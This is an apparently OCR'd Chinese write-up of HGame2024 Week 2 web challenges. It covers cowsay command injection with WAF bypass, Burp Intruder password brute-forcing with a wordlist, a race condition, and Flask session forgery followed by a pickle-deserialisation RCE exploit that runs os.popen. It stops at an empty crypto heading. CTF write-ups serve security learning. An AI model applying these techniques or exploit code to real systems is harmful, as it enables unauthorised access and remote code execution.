
HGame2024 Week2 Writeup


Web

What the cow say?


有个有趣的linux命令叫cowsay




在这个指令中，我们可以用$()来执行一些命令，于是乎，命令注入。




看来这道题设置了waf，有些关键字的过滤需要我们绕过。经过尝试，cat、flag、\这些都被过滤了。



使用字符拼接，成功绕过过滤，找到flag








Select More Courses

~~本以为是整新活，没想到是炒冷饭~~


首先要登录系统，从提示来看是个弱口令，找个字典用Intruder爆破一下即可


Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /api/auth/login HTTP/1.1
Host: 106.14.57.14:32107
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://106.14.57.14:32107/login
Content-Type: application/json
Content-Length: 38
Origin: http://106.14.57.14:32107
Connection: close
Cookie: session=MTcwNzc0NjYwOHxEWDhFQVFMX2dBQUJFQUVRQUFBcVS0QUFBUVp6ZEhKcGJtY01DZ0FJZFh0bGNtNWhiVlVHYzNSeWFXMW5EQWSBQ0cxaE5XaHlNREJ0fAd0WqoGO-ptuilMzy6Zlekm1sgYBl5H24Na6yd6lmnG
{"username":"ma5hr00m","password":"1"}
Add §
Clear §
Auto §
Refresh
Type a search term
1 payload position
Length: 642


Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 10,000
Payload type: Simple list
Request count: 10,000
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
123456
123456789
a123456
a123456789
12345
111111
123123
woaini1314
Add
Enter a new item
Add from list ...
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.




密码qwert123。首先要扩学分，提示说race against time




本以为是什么新的东西，没想到跟上周一样。。。问了一下学长，这个提示指的是条件竞争。

像上周一样，点了申请按钮以后连续发包就行



然后可以看到最高学分已经被拉高了，直接选课就行



myflask


直接访问题目所给链接，下载下来flask环境的源文件，内容：


```
import pickle
import base64
from flask import Flask, session, request, send_file
from datetime import datetime
```

```python
from pytz import timezone

currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")

app = Flask(__name__)
# Tips: Try to crack this first ↓
app.config['SECRET_KEY'] = currentTime
print(currentTime)

@app.route('/')
def index():
    session['username'] = 'guest'
    return send_file('app.py')

@app.route('/flag', methods=['GET', 'POST'])
def flag():
    if not session:
        return 'There is no session available in your client :('
    if request.method == 'GET':
        return 'You are {} now'.format(session['username'])

    # For POST requests from admin
    if session['username'] == 'admin':
        pickle_data=base64.b64decode(request.form.get('pickle_data'))
        # Tips: Here try to trigger RCE
        userdata=pickle.loads(pickle_data)
        return userdata
    else:
        return 'Access Denied'

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")
```

首先可以看出来是一个session伪造，SECRET_KEY是开启环境的时间。

先是要找到SECRET_KEY，注意一下时间，手动尝试即可。







```
C:\Users\jyzho\Desktop\h4ck3r t0015\flask-session-cookie-manager>python flask_session_cookie_manager3.py decode -c "eyJ1
c2VybmFtZSI6Imd1ZXN0In0.ZcnHow.7BvfpSa7bIzn73QU4WCSFJ6xeog" -s "152400"
[Decoding error] Signature b'7BvfpSa7bIzn73QU4WCSFJ6xeog' does not match

C:\Users\jyzho\Desktop\h4ck3r t0015\flask-session-cookie-manager>python flask_session_cookie_manager3.py decode -c "eyJ1
c2VybmFtZSI6Imd1ZXN0In0.ZcnHow.7BvfpSa7bIzn73QU4WCSFJ6xeog" -s "152401"
[Decoding error] Signature b'7BvfpSa7bIzn73QU4WCSFJ6xeog' does not match

C:\Users\jyzho\Desktop\h4ck3r t0015\flask-session-cookie-manager>python flask_session_cookie_manager3.py decode -c "eyJ1
c2VybmFtZSI6Imd1ZXN0In0.ZcnHow.7BvfpSa7bIzn73QU4WCSFJ6xeog" -s "152402"
[Decoding error] Signature b'7BvfpSa7bIzn73QU4WCSFJ6xeog' does not match

C:\Users\jyzho\Desktop\h4ck3r t0015\flask-session-cookie-manager>python flask_session_cookie_manager3.py decode -c "eyJ1
c2VybmFtZSI6Imd1ZXN0In0.ZcnHow.7BvfpSa7bIzn73QU4WCSFJ6xeog" -s "152403"
{'username': 'guest'}
```

然后伪造session，成功将username切换为admin


```
C:\Users\jyzho\Desktop\h4ck3r t0015\flask-session-cookie-manager>python flask_session_cookie_manager3.py encode -t "{'us
ername':'admin'}" -s "152403"
eyJ1c2VybmFtZSI6ImFkbWluIn0.ZcnIxg.2vcv43YiGT6i4nmPGlS3HegJMrA
```



然后是post传参一个pickle序列化并base64编码的数据。这里试了半天各种报错，经过学长的提醒得知pickle序列化在不同的系统中是有区别的，这里要用linux；但仍然一直报错，尝试了curl外带回显但是一直都只有DNS记录，最后还是在学长的帮助下得知，这个题目是不出网的。由于没有任何过滤，exp:

```
import pickle
import base64

class genpoc(object):
    def __reduce__(self):
        s = "__import__('os').popen('cat /flag').read()"
        return eval, (s,)

e = genpoc()
poc = pickle.dumps(e, protocol=0)

print(base64.b64encode(poc))
```

最终得到flag



Crypto

midRSA

题目

```
